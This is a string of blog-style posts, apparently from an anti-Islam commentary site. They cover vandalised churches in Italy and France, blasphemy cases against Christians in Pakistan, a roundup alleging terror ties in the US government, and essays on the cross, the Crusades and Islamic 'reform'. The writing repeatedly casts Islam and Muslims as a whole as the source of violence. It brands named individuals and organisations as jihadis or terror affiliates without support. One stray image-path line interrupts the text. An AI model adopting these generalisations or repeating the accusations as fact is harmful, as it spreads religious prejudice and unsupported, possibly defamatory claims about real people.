Italy: On July 14, the altar of Saint Lucia Church in northern Italy—where most of the nation's large Muslim migrant population **reside**—was **vandalized** and a beloved statue of the saint "thrown to the ground and completely destroyed." Responding to this incident, Denis Paoli, the provincial councilor of Trento, **said**,

> What happened constitutes an intolerable outrage not only for the religious community, but for the entire civil society. The damages, both material and moral, are of an unprecedented gravity and what arouses greater indignation is the treatment reserved for the statue of the Saint.

France: On July 5, the Saint-Martin Church in Avallon was found **vandalized** and robbed of valuable items. According to the **report**, the historic tabernacle, where the consecrated hosts are kept—and "in particular to bring communion to the sick"—was "smashed in broad daylight." A gold adorned monstrance and two ciboria (religious vases which also keep the hosts) were also stolen. The report **adds** that a few days earlier, on June 26, the nearby Saint-Lazare church was also vandalized and robbed.

Blasphemy in Pakistan

On July 8, police **arrested**, Zaki Masih, a 35-year-old Christian man, on the accusation that he shared a Facebook post (dealing with food) deemed offensive to Islam. According to the accused's brother, Wasim Masih, his sibling was framed by the complainant, a Muslim man named Awais, whose friends the brothers had a property dispute with earlier:

> **We** reconciled with the other party due to the intervention of the village elders, but it seems they nurtured a grudge and trapped my brother in the fake case.

On Friday, July 7, when Awais first tried to incite local Muslims against the Christians, "Even the imam of the village mosque told them that the post contained nothing derogatory against Islam," **said** the brother, "and that they should desist from stoking religious tension. However, the complainant filed a case against my brother, and the police raided his shop and took him into custody." He is charged under Section 295-A of Pakistan's blasphemy statutes **concerning** "deliberate and malicious acts intended to outrage religious feelings of any class by insulting its religion or religious beliefs." If convicted, he faces up to ten years' imprisonment. According to the **report**,

> Blasphemy laws are often used as a weapon of revenge against both Muslims and non-Muslims to settle personal scores or to resolve disputes over money, property or business. A mere allegation is enough to provoke a mob to riot and lynch falsely accused suspects in Pakistan. At least 1,949 persons were accused under the blasphemy laws between 1987 and 2021, according to the Center for Social Justice. A large number of these blasphemy cases are still awaiting justice.

These laws are, moreover, becoming more, not less, draconian:

> **In** January, the National Assembly passed the Criminal Laws (Amendment) Bill, increasing punishment for insulting the companions, wives and family members of Islam's prophet, Muhammad, from three years to 10 years and a fine of 1 million rupees.

In a separate but similar incident, on Friday, July 30, police **arrested** a Christian man for posting biblical verses on Facebook that "infuriated Muslims" and caused them to rise up in violence. Without adding any personal commentary, Haroon Shahzad posted 1 Corinthians 10:18-21, which condemns food sacrificed to idols as food sacrificed to demons that should be refrained from eating. Unfortunately for him, he made this post right around when Muslims were celebrating Eid al-Adha (Feast of the Sacrifice), which involves slaughtering and eating an animal. A Muslim villager took a screenshot of the biblical post and shared it with other Muslims, accusing Haroon of insulting Islam. **According** to Tahir Naveed Chaudhry, a Christian and former lawmaker,

> The post began circulating in Muslim circles on Thursday, but the situation became tense after the Friday prayers when announcements were made from mosque loudspeakers asking people to gather for a protest.

Before long, large Muslim mobs, including from other villages, had formed around the mosque, preparing to dish out some retribution. Chaudhry **continues**,

> Fearing that the situation could get out of hand, a majority of the Christian families fled their homes, leaving everything behind.... The police registered a case against Haroon on Friday under Sections 295-A and 298, under the pressure of the mobs backed by the extremist Tehreek-e-Labbaik Pakistan . The FIR is unwarranted, because Haroon had only shared a biblical verse and had made no personal comment that could be deemed blasphemous or inflammatory.

Before police had even arrived, Haroon and his wife and six children—and several other family members and siblings—went into hiding. Speaking from an undisclosed location, Irfan Shahzad, Haroon's younger brother, **said** that, in an effort to prompt Haroon to come out of hiding and surrender himself, police seized two of his sisters-in-law:

> When we learned that people from at least two or three villages had started gathering, we ran to save our lives. We couldn't take our parents along because of their medical condition, so my two sisters-in-law volunteered to stay back and look after their needs. It's a shame that the police detained them despite knowing that they have infant children.

The women were finally released after another of Haroon's brothers and two other youths presented themselves for detention in their stead. Soon thereafter, Haroon gave himself up. The report concludes by **saying**,

> The blasphemy charge against Shahzad stems from personal grudges against him by the complainant, Ullah ... had engaged in legal battles with Shahzad over a piece of land allotted by the government for constructing a church building.

If found guilty, Haroon also faces up to ten years in prison.

Finally, in yet another July instance, more Christian families were **forced to flee** Islamic ire on the accusation of blasphemy. On Sunday, July 16, Muslim masses protested, including by blocking a major highway for hours, after mosques urged them to protest the alleged appearance of posters carrying unflattering caricatures of Muhammad and his child-bride, Aisha, on the walls of a mosque. As a result, and based on precedent, the 3,500 Christian families of Maryam Town, which is near to the mosque in question, "**panicked**." Discussing this situation, Tahir Naveed Chaudhry, a former lawmaker (the same quoted in the above case concerning Haroon) **said**:

> The mosque announcements accused Christians of being involved in the incident because the posters were purportedly written by 'an unknown soldier of Maryam Town.'

Both Chaudhry and other human rights activists expressed suspicions that the Christians are being framed. Said Chaudhry:

> This third incident points to a deliberate attempt to spark religious unrest and target Christians... We told police and Islamic leaders that Christians already live in fear due to the abuse of blasphemy accusations. It's highly unlikely that anyone would commit such a heinous crime and put the entire community at risk, so we have no objection to a fair investigation.

Even more telling, the mosque that called for protests is the same mosque that had incited mobs against Haroon, in the above case. As Chaudhry **observed**,

> There are two other mosques near the mosque where the blasphemous posters were found, but they did not initiate the call for protests. The police must investigate this aspect.

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in July 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

Previous Reports:

- **June, 2023**
- **May, 2023**
- **April, 2023**
- **March, 2023**
- **February, 2023**
- **January, 2023**
- **December, 2022**
- **November, 2022**
- **October, 2022**
- **September, 2022**
- **August, 2022**
- **July, 2022**

Penetrated U.S. Government Works with Islamic Terror Charity

AUGUST 21, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

by Clare Lopez
"**UN bodies receive millions from 'terror charities'** – opinion" by Jordan Cope at the *Jerusalem Post*, July 30, 2023.
Four different UN agencies "have partnered with and accepted from the terrorism-affiliated NGO Qatar Charity", which presents itself as a humanitarian organization (**https://www.qcharity.org/en/qa**)

- "Terrorists Benefit from **Qatar's Goodwill and Charity**" by Hussain Abdul-Hussain at *Foundation for the Defense of Democracies (FDD)*, January 30, 2022.

- "**Qatari charity on new terror list** has ties to USAID, UN", by Ben Evansky at *Fox News*, June 20, 2017.

"Qatar Charity" has been sanctioned for links to Islamic terrorism by several Arab countries and remains affiliated with the "Union of Good" umbrella organization that is banned by the U.S. Treasury Department because of funding provided to HAMAS. "Qatar Charity" nevertheless has worked with USAID (US Agency for International Development) and several UN agencies as well. Among those UN agencies is UNRWA (UN Relief & Works Agency), which is closely affiliated with HAMAS, and the UNHCR (UN High Commission on Refugees). Another UN recipient of Qatar

Charity funding is the International Organization of Migration (IOM), which is deeply involved with moving illegal aliens across the U.S. southern border.

"**U.S. Taxpayers Donated $391K to Terrorist-Defending Imam's Two Organizaations**", *Focus on Western Islamism*, July 28, 2023
Almost $400,000 in Massachusetts taxpayer funding was given to Imam Abdullah Faaruuq, an Islamic jihadi, for two of his "charity" groups. Note that there is nothing remotely "Islamist" about Imam Faaruuq: he is a devout, faithful, practicing Muslim.

"**Biden Regime Lied to Senators About Iran Envoy Under FBI Investigation**", by Daniel Greenfield at *Jihad Watch*, July 16, 2023.
This is the curious story of Robert Malley, former Biden administration envoy for the Iran nuclear talks. It is still not clear why he lost his security clearance or was relieved of his position because neither the U.S. Department of State nor the FBI has clarified publicly what "mishandling of classified information" actually means in his case. Suffice to say, however, that Malley long has been known as sympathetic to the Islamic Republic of Iran's jihadist regime and earlier, during Obama's 2008 presidential campaign, Malley was dropped from his advisory position there due to overly close relationships with HAMAS.

"Iraq pays billions to Iran after **US waives sanctions** that prohibited such payments", by Robert Spencer at *Jihad Watch*, June 25, 2023.
Another Iran-linked story that illustrates yet one more method by which the U.S. Government favors the Islamic Republic of Iran's regime. Here, we have an example of the USG waiving mandatory sanctions that previously prohibited Iraq from paying Iran for natural gas imports.

"**Muslims Sue FBI** for Religious Discrimination, Feds Base Their Defense on 'Secret Evidence'" by Robert Spencer at *Jihad Watch*, June 12, 2023.

- "FBI Claims Secret Evidence Trumps **Religious Discrimination Charges** in Domestic Spying Case", by Sanya Mansoor at *Yahoo News/TIME*, June 8, 2023.

These two stories deal with the offended feelings of some Muslims from mosques in Southern California which were infiltrated by an FBI informant in the mid-2000s. Now plaintiffs from the mosques, in collusion with the ACLU (American Civil Liberties Union) and Muslim Brotherhood-HAMAS-linked CAIR (Council on American-Islamic Relations), are suing the FBI, claiming religious discrimination.

"Ignored several times already, designated terrorist group **CAIR again is demanding the US Congress appoint Special Envoy** to monitor and combat so-called "Islamophobia" around the world, no less", *Bare Naked Islam*, July 9, 2023.

CAIR (Council on American-Islamic Relations), the U.S. branch of terror-designated HAMAS, is squawking again to get Congress to appoint an official U.S. Special Envoy for "Islamophobia".

"Biden, Whose Regime Includes Terrorists, **Blasts Israeli Government as 'Extreme'**", by Daniel Greenfield at *Jihad Watch*, July 11, 2023.


- "A **Gitmo Terror Lawyer** Who Threw Stones at Israel Goes to the White House" by Daniel Greenfield at *Jihad Watch*, June 12, 2023.

- "Anti-America/Anti-Israel Guantánamo Bay **Muslim terrorist lawyer, Ramzi Kassan**, is now serving as Joe Biden's 'Senior Policy Advisor for Immigration'", *Bare Naked Islam*, June 11, 2023.

These last three articles highlight the presence of senior officials in the Biden administration whose profiles raise questions about their suitability for either the positions or the security clearances they hold. The Biden administration includes a number of high-ranking officials whose anti-Israel animus permeates White House policy. Ramzi Kassem, a Syrian national who grew up in Lebanon, Iraq, and other Islamic terror states, is one of them. He serves as a Senior Policy Advisor for Immigration at the White House Domestic Policy Council.

Muslim Hate for the Cross Is Muslim Hate for the Gospel

AUGUST 16, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM



Islam's ancient hate for—and paranoia against—the Christian cross is making news again.

Mohammad Hashim Shaheed Wror, head of Afghanistan's "Invitation and Guidance Directorate," which is charged with promoting proper Islamic behavior among Afghans, recently **complained** in a televised interview about how angry he gets when he sees Afghans wearing neckties:

> when I go to the hospitals and other areas, Afghan Muslim engineers and doctors wear neckties. The history of the necktie is well known to Islam. What is a tie? It is the cross! The cross looks like this. But sharia orders and obligates you to break and eliminate the cross! The cross is an infidel symbol. The cross is the symbol of Jesus's martyrdom. They say Jesus was hung like this.

Because this Mohammad is a representative of the Taliban—a "radical" organization that the U.S., nonetheless, makes deals with—some may think that his animosity for the cross is a reflection of

just that, radical, not "mainstream," Islam.

Au contraire. Mohammad merely delineated the *only* view Islam has on the Christian cross (imaginary moderate/radical dichotomies aside).

For starters, not only does sharia call on Muslims to "break the cross," but that very phrase was first uttered by none other than Muhammad, the prophet of Allah. He reportedly "had such a repugnance to the form of the cross that he broke everything brought into his house with its figure upon it," to quote historian William Muir.

As such, **past** and **present**, Muslims have destroyed and continue to destroy the crucifix—in cemeteries, in churches, on Christians. Indeed, the June, 2015 cover of the Islamic State's magazine, *Dabiq*, featured a Muslim breaking a cross off a church steeple, with the words "Break the Cross" underneath.

Still, surely the head of Afghanistan's "Invitation and Guidance Directorate" is going too far in complaining about ties? Actually, this too is a product of Islamic teaching, sharia.

For example, a few years ago in Turkey, authorities "**ruled** that architectural elements of houses which resemble crosses will not be tolerated." This ruling came "following complaints that the balconies of certain villas in the village resembled crosses. Photos show that houses had two levels and a cross shape divided the houses into four quadrants. Multiple complaints … led the houses to be destroyed on the basis of their architecture incorporating the cross."

Such fanaticism traces back to sharia, which maintains that anything that resembles a cross must be eliminated. Thus, after saying that "Under no circumstances is a human permitted to wear the cross… Because the prophet — peace and blessings on him — commanded the breaking of it ," Sheikh Abdul Aziz al-Tarifi, a Saudi expert on sharia, **explained** that if it is too difficult to break a cross — for example, a large concrete statue — Muslims should at least try to disfigure one of its four arms "so that it no longer resembles a cross."

Historic and numismatic evidence further confirms that, after the Umayyad caliphate seized the Byzantine treasury in the late seventh century, the caliph ordered that one or two arms of the cross on the stolen Christian coins be effaced so that the image no longer resemble a crucifix.

Due to such vehemently anti-cross sentiment Muslims in Pakistan recently **painted** yellow crosses inside blue toilet bowls—right where human waste falls. While the official reason they did this was to mock Sweden, where a Koran was recently burned—the Swedish flag is blue with yellow cross—Muslims have never needed a pretext to attack the cross, as when another Pakistani shoe-seller **placed** the image of the cross on the soles of his shoes, so that the crucifix might be trodden with every Muslim footstep.

Likewise, in Kuwait, a leading cleric, Othman al-Khamis, issued a **fatwa** comparing the Christian crucifix to Satan, adding that crosses can only be publicly displayed in order to mock them, for example by depicting them "in an insulting place such as socks."

Similarly, after **referring** to the crucifix as "an element of the devil," Indonesian cleric Sheikh Abdul Somad continued his response to the question as to why Muslims "felt a chill whenever they saw a crucifix" by saying, "Because of Satan!"

Christian ecumenists take note: *Muslim hatred for the cross is a reflection of Muslim hatred for the Gospel*—specifically, that Christ was crucified, killed, and resurrected, three doctrines absolutely central to Christianity that Islam categorically rejects.

As the Afghan representative complained, "The cross is the symbol of Jesus's martyrdom. They say Jesus was hung like this." Mohammad Hashim is referring to the fact that Islam teaches that Jesus was never crucified, that Allah, at the last minute, miraculously removed Jesus from off the cross and placed some other hapless individual to pay the ultimate price.

Indeed, if anything, the true Jesus (the Muslim "Isa") is, according to Muhammad, going to **appear** in the End Times *specifically* to "break the cross"—which those blasphemous Christians claim he was crucified on.

The next time you hear some naïve Christian preaching about how Muslims "love and honor" Jesus—that the Koran goes so far as to teach that Jesus was born of a virgin, was sinless, and performed miracles—remember that, while this is all well and good, Islam *also* denies those very points that are much more central to the Gospel—the crucifixion, death, and resurrection of Christ.

Hence the ubiquitous and perennial hate for the cross—which symbolizes all three points—so that even a mere tie is enough to set off paroxysms.

SOURCE: **RAYMOND IBRAHIM**

An Unapologetic Defense of the Crusades

AUGUST 1, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CRUSADES

Titled, "An Unapologetic Defense of the Crusades," the following review was written by Auguste Meyrat and published by *The Federalist* on June 2, 2023.

Fewer moments in history are as misunderstood and revised as the Crusades. This series of violent clashes between Christian and Muslim cultures spanning three continents and nearly a millennium has been characterized as a futile war of aggression.

In the telling of most modern historians, belligerent, greedy, and racist Christians in Western Europe were periodically guided by a bloodthirsty theocrat in Rome to channel their savage energies toward embattling a rival faith in the delusional belief that this would guarantee their admittance into Heaven, if not an earthly kingdom to rule over. What resulted was hardly more than pointless slaughter on both sides.

Nearly all of this is false.

The Crusades were wars of defense, with Christians attempting to drive out foreign Muslim invaders in lands that were formerly Christian. Far from being unenlightened savages, the Crusaders were a highly organized force that pushed the boundaries of what was possible in

warfare, government, and religious practice. The great personal sacrifice of the Crusaders, along with moral arguments against the use of violence, disprove the idea that they did this for personal gain.

By contrast, the Muslim invaders greatly profited from their conquests. They essentially took ownership of the preexisting wealth from their opponents. They subjected people of these areas to mass enslavement, regular persecution, and crippling taxes — all of which were sanctioned by their holy books and scriptures. And nearly all their victories against opposing forces were attributable to superior numbers and the domestic dysfunction of their opponents rather than superior strategy, logistics, or technology.

Unfortunately, few historians will risk professional ruin by challenging the prevailing narrative of the academy and telling the true history of the Crusades. However, to his great credit, Raymond Ibrahim dismisses such concerns and offers riveting profiles of eight great heroes of the Crusades in his newest book, ***Defenders of the West: The Christian Heroes Who Stood Against Islam***.

As an Arabic linguist and expert in Islamic history and theology, he is able to tap into primary sources from both sides of the conflict to give a more objective, unbiased account of the Crusades. More importantly, he makes a point of prioritizing the reader and telling a story. In his introduction, he fully agrees with Carlyle's thesis that history is "but the biography of great men." Whereas most modern historians tend to attribute developments in the past to impersonal forces (what is known as "historicism"), Ibrahim recognizes and celebrates the accomplishments of heroic individuals and the effect they have on the world. By doing this, he shows that these men were not only important for their time, but can still serve as models for people today.

The War for the Holy Land

Although Ibrahim organizes his chapters chronologically, his biographies work better as a framework for three different regional conflicts: the war for the Holy Land and Byzantium, the Reconquista of the Spanish peninsula, and the Balkan defense against the Ottoman Turks. As Ibrahim relates, each war had its own share of successes and failures for the West, but so much of this depended on the leadership and how unified the Christian kingdoms were. When the leaders were strong and unity existed, they would have longterm victories (as in Spain); when the leaders were strong, but unity didn't exist, they would have only short-term victories (as in the Holy Land and Balkans).

The war for the Holy Land and Byzantium presents the best overall view of the Crusades. While the first Crusaders recaptured many of the kingdoms along the Eastern Mediterranean, Crusaders in the following centuries devoted most of their resources to securing those kingdoms and establishing outposts to facilitate supply lines. Finally, these kingdoms and outposts were eventually lost, as Western leaders lost interest in crusading.

In the first group was Godfrey of Bullion, a noble who was "strong beyond compare, with solidly built limbs and stalwart chest," according to William of Tyre. Moreover, he was extremely religious, often praying and fasting before battles. Both qualities proved necessary as Godfrey encountered a completely different kind of enemy, one that had few qualms about murdering and torturing innocents and using terror tactics to intimidate their opponents. Despite this, Godfrey and the other Crusaders managed to retake Antioch and other fortresses as they marched toward Jerusalem.

At that point, they were exhausted, starving, and dying of thirst. Added to this was news of Muslim atrocities where Christian men were massacred and women and children were brutally ravished and sold into slavery. These tactics effectively prevented sympathizers from helping the Crusaders who were forced to depend on their feckless Byzantine allies and fragile supply lines stretching back many miles. Eventually, Godfrey ordered the construction of a siege tower and scaled the walls of Jerusalem. What resulted from the prolonged frustration and ongoing atrocities was the famously bloody massacre of everyone in the city: "the carnage was so horrific that, once the battle frenzy had subsided, 'even the victors experienced sensations of horror and loathing." Sadly, showing mercy just wasn't a luxury for Crusaders if they hoped to be successful.

Nowhere was this lesson better demonstrated than in the two kings who tried to build on Godfrey's first victories a century later, Richard the Lionheart of England and Louis IX of France. Displaying amazing toughness and intelligence, King Richard lived up to the moniker of Lionheart. In battle after battle, Richard recovered and reinforced the Crusader kingdoms along the coast and conquered Cyprus, which was then ruled by a Byzantine rebel, Isaac Comnenus.

Most of Richard's success could be attributed to a realistic approach to warfare, understanding the dynamics of negotiation and leverage and outmaneuvering the famed (and exceptionally duplicitous) Saladin: "Richard … marched some twenty-six hundred Muslim captives outside in full view of Saladin and ordered their execution." If actions like these weren't taken, Richard would have quickly succumbed to enemy forces or retreated early like his old friend King Philip-Auguste of France.

In contrast to Richard's accomplishments, King Louis IX (St. Louis) was a "tragic hero" of the Crusades, showing amazing promise and having the best intentions, only to experience continual setbacks during his campaign in North Africa. Unlike Richard, a giant of a man who commanded authority through example and shrewdness, Louis was more sickly and saintly. Although he enjoyed respect from his people and his peers, he struggled to hold them back at critical junctures of the fighting, which led to a number of ambushes inflicting heavy losses. There were also bouts of plague since the enemy poisoned wells and clogged the river with rotting corpses — he had the bad luck of fighting the Mamluk ("slavesoldier") leader Baibars, an even more vicious and duplicitous ruler than Saladin.

Finally, Louis himself was taken captive, but he bravely endured taunts and torture before he was ransomed. In the end, Louis died of sickness in his second Crusade, and with him died the crusading movement. Meanwhile, Muslim invaders recaptured what was won by the Crusaders and inflicted egregious persecutions against the Christian population.

The **Victors**

In the profiles of El Cid (Rodrigo Diaz) and King Ferdinand III, Ibrahim is able to tell a happier story about the Reconquista. Considering the incredible odds they faced after being forced into a literal corner of the Iberian peninsula, each of the Spanish Crusaders deserves a chapter for their contributions. From about 712 to 1492 A.D., the tiny Christian kingdom of Asturia, which held only a few hundred Christian refugees, would spread to retake all of Spain and eject the occupying Moors.

As Ibrahim demonstrates in his biographies of El Cid (1043-1099) and King Ferdinand III (1200-1252), there were a few factors that led to this.

One was the superior leadership and prowess of the Christian leaders, exhibited in both El Cid and King Ferdinand (also a saint) who cut through the hordes of Moorish armies and orchestrated extensive sieges of enemy fortresses.

The second factor was that the Christian kings were usually unified in their mission while the Moors were often disorganized, complacent, and therefore vulnerable. And third, the Spaniards came to understand the futility of allowing an enemy religion to live among its people. While El Cid and many others would allow Muslim residents to practice their faith, Ferdinand forced them to leave because "no matter how lenient a Christian ruler was with his Moorish subjects, and no matter how docile the latter appeared, whenever the opportunity arose, the Muslims immediately revolted." This helped Ferdinand solidify the victories of previous Spanish Crusaders by reconquering most of Spain and neutralizing possible insurgencies.

Perhaps the most interesting chapters of the book concern the Balkan Crusaders who held off the Ottoman Turks from the late 14th century to the late 15th century. In what amounted to a thankless task that earned them infamy both from their contemporaries and later historians, these heroes faced even more impossible odds than the earlier Crusaders.

Ibrahim begins with Hungarian King John Hunyadi who bucks the trend of paying tribute to the Ottoman Turks and instead launches a guerrilla campaign against the gargantuan armies of Sultan Murad. He was one of the first leaders to show the weakness of the Turks, who never really had to defend their territory: "Both Christians and Muslims were especially impressed that, instead of taking a defensive position, Hunyadi was actually taking the offensive — crossing rivers and mountains to confront the Turks in their own domains."

Despite Hunyadi's success, few other kings or nobles followed his lead. Rather, the rulers in Western Europe were preoccupied with other, more self-interested affairs. Only the Italian city-state of Venice was involved — and they helped the Ottoman Turks nearly as much as they fought them. The other exceptions to this general indifference were the two men Ibrahim writes about in the following two chapters: George Kastrioti (whom the Turks called "Skanderbeg," or "Lord Alexander — after Alexander the Great of Macedon") and Vlad Dracula III (whom rival nobles smeared as a vampire).

Because both men were captives of the Turks for a number of years, both had personal reasons for liberating their kingdoms and a deep understanding of how the Turks operated. Like Hunyadi, Skanderbeg and Dracula turned their small numbers into a strength by picking apart large, poorly organized Turkish armies. While Skanderbeg's previous training as a janissary (elite troops of the Turks) helped him to lead his forces efficiently and effectively, Dracula made infamous use of impalement (hence the name, Vlad the Impaler) and night raids. Both men were able to turn the tables on their foes and successfully stymie the Turkish advance into Europe..... **Keep reading**

The Islamic ‘Reformation’ Is Here, and You Won’t Like It

JULY 26, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, JIHAD

The Stream

With the Protestant Reformation in mind, many Western thinkers continue to insist that Islam is in need of a similar “**reformation**.”

Comparing apples and oranges, they overlook reality: In many respects, what is today called “radical Islam” *is* representative of the reformation of Islam. And it follows the same pattern of Christianity’s Protestant Reformation.

The problem is our understanding of the word “reform.”

Despite its positive connotations, “reform,” according to the *Oxford Dictionary*, means to “make changes (in something, typically a social, political, or economic institution or practice) in order to improve it.”

Synonyms of “reform” include “make better,” “ameliorate,” and “improve”—splendid words all, yet only when infused with Western connotations, which are not always applicable.

Muslim notions of “improving” society may include purging it of “infidels” and their corrupt ways; or segregating men and women, keeping the latter under wraps or quarantined at home; or executing apostates and blasphemers.

Banning many forms of freedoms taken for granted in the West—including religious freedom and gender equality—can be deemed an "improvement" and a "betterment" of society.

In short, an Islamic reformation need not lead to what we think of as an "improvement" and "betterment" of society—simply because "we" are not Muslims and do not share their reference points and first premises. "Reform" only sounds good to most Western peoples because they attribute Western ideas to the word.

At its core, the Protestant Reformation was a revolt against tradition in the name of scripture—in this case, the Bible. With the coming of the printing press, increasing numbers of Christians became better acquainted with the Bible's contents, parts of which they felt contradicted what the Church was teaching. So they broke away, protesting that the only Christian authority was "scripture alone," *sola scriptura*.

Islam's reformation follows the same logic—specifically by prioritizing scripture over centuries of tradition and legal debate—but with antithetical results that reflect the antithetical teachings of Christianity and Islam.

As with Christianity, throughout most of its history, Islam's scriptures, specifically its "twin pillars," the Koran (literal words of Allah) and the Hadith (words and deeds of Allah's prophet, Muhammad), were inaccessible to the overwhelming majority of Muslims. Only a few scholars—the *ulema*, literally, "they who know"—were literate and/or had possession of Islam's scriptures. The average Muslim knew only the basics of Islam, or its "Five Pillars."

Times have radically changed: millions of more Korans published in Arabic and other languages are in circulation today compared to just a century ago; millions of more Muslims are now literate enough to read and understand the Koran compared to their medieval forbears. The Hadith, which contains some of the most intolerant teachings and violent deeds attributed to Islam's prophet, is now collated and accessible, in part thanks to the efforts of Western scholars, the Orientalists. Most recently, there is the Internet—where all of these scriptures are now available in dozens of languages and to anyone with a laptop or smartphone.

As a result, many of today's Muslims, much better acquainted than their ancestors with the often black and white words of their scriptures, are *protesting* against earlier traditions in favor of scriptural literalism—just like their Christian Protestant counterparts once did.

Thus, if Martin Luther (d. 1546) rejected what he characterized as extra-scriptural accretions of the Church and "reformed" Christianity by aligning it more closely with scripture, Muhammad ibn Abdul Wahhab (d. 1787), one of Islam's first modern reformers—and a "radical" in Western parlance—"called for a return to the pure, authentic Islam of the Prophet, and the rejection of the accretions that had corrupted it and distorted it," to quote Bernard Lewis (*The Middle East*, p. 333).

The unadulterated words of God—or Allah—are all that matter for the reformists.

How Christianity and Islam can follow similar patterns of reform but with antithetical results rests in the fact that their scriptures are antithetical to one another. This is the key point, and one admittedly unintelligible to postmodern, secular sensibilities, which tend to lump all religious scripture together in a melting pot of relativism without bothering to evaluate the significance of their respective words.

A point by point comparison of the scriptures of Islam and Christianity is beyond the purview of this article (see my "**Are Judaism and Christianity as Violent as Islam**" for a more comprehensive treatment).

Suffice it to note a few contradictions:

- The New Testament preaches peace, brotherly love, tolerance, and forgiveness—for all humans, believers and non-believers alike. Conversely, the **Koran and Hadith** call for war, or jihad, against all non-believers, until they either convert, accept subjugation and discrimination, or die (e.g., Koran 9:5, 9;29, etc.).
- The New Testament prescribes no punishment for the apostate from Christianity. Conversely, Islam's prophet himself **decreed** that "Whoever changed his Islamic religion, then kill him."
- The New Testament teaches monogamy, one husband and one wife, thereby dignifying the woman. The **Koran** allows polygamy—up to four wives—and the possession of concubines, or sex-slaves. More literalist readings **treat women as possessions**.
- The New Testament discourages lying (e.g., Col. 3:9). The Koran **permits** The prophet himself **often deceived others**, and **allowed** his followers to lie, including to their wives.

It is precisely because Christian scriptural literalism lends itself to religious freedom, tolerance, and the dignity of women, that Western civilization developed the way it did.

And it is precisely because Islamic scriptural literalism is at odds with religious freedom, tolerance, and the dignity of women, that Islamic civilization developed the way it did.

Those in the West waiting for an Islamic "reformation" along the same lines of the Protestant Reformation, on the assumption that it will lead to similar results, must embrace two facts:

- Islam's reformation is well on its way, and yes, along the same lines of the Protestant Reformation—with a focus on scripture and a disregard for tradition—and for similar historic reasons (literacy, scriptural dissemination, etc.);
- But because the core teachings of the scriptures of Christianity and Islam markedly differ from one another, Islam's reformation has naturally produced a civilization markedly different from the West.

The “Islamic reformation” some in the West are hoping for is really nothing less than an **Islam without Islam**—secularization not reformation; Muslims prioritizing secular, civic, and humanitarian laws over Allah’s law; a “reformation”—or rather *enlightenment*—that would slowly see the religion of Muhammad go into the dustbin of history.

Such a scenario is certainly more plausible than believing that Islam can be true to its scriptures in any meaningful way and still peacefully coexist with, much less complement, the modern world the way Christianity does.

An Evil from the Pits of Hell': The Muslim Persecution of Christians, June 2023

JULY 18, 2023
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION

The following are among the murders and abuses inflicted on Christians by Muslims throughout the month of June, 2023.

The Muslim Slaughter of Christians

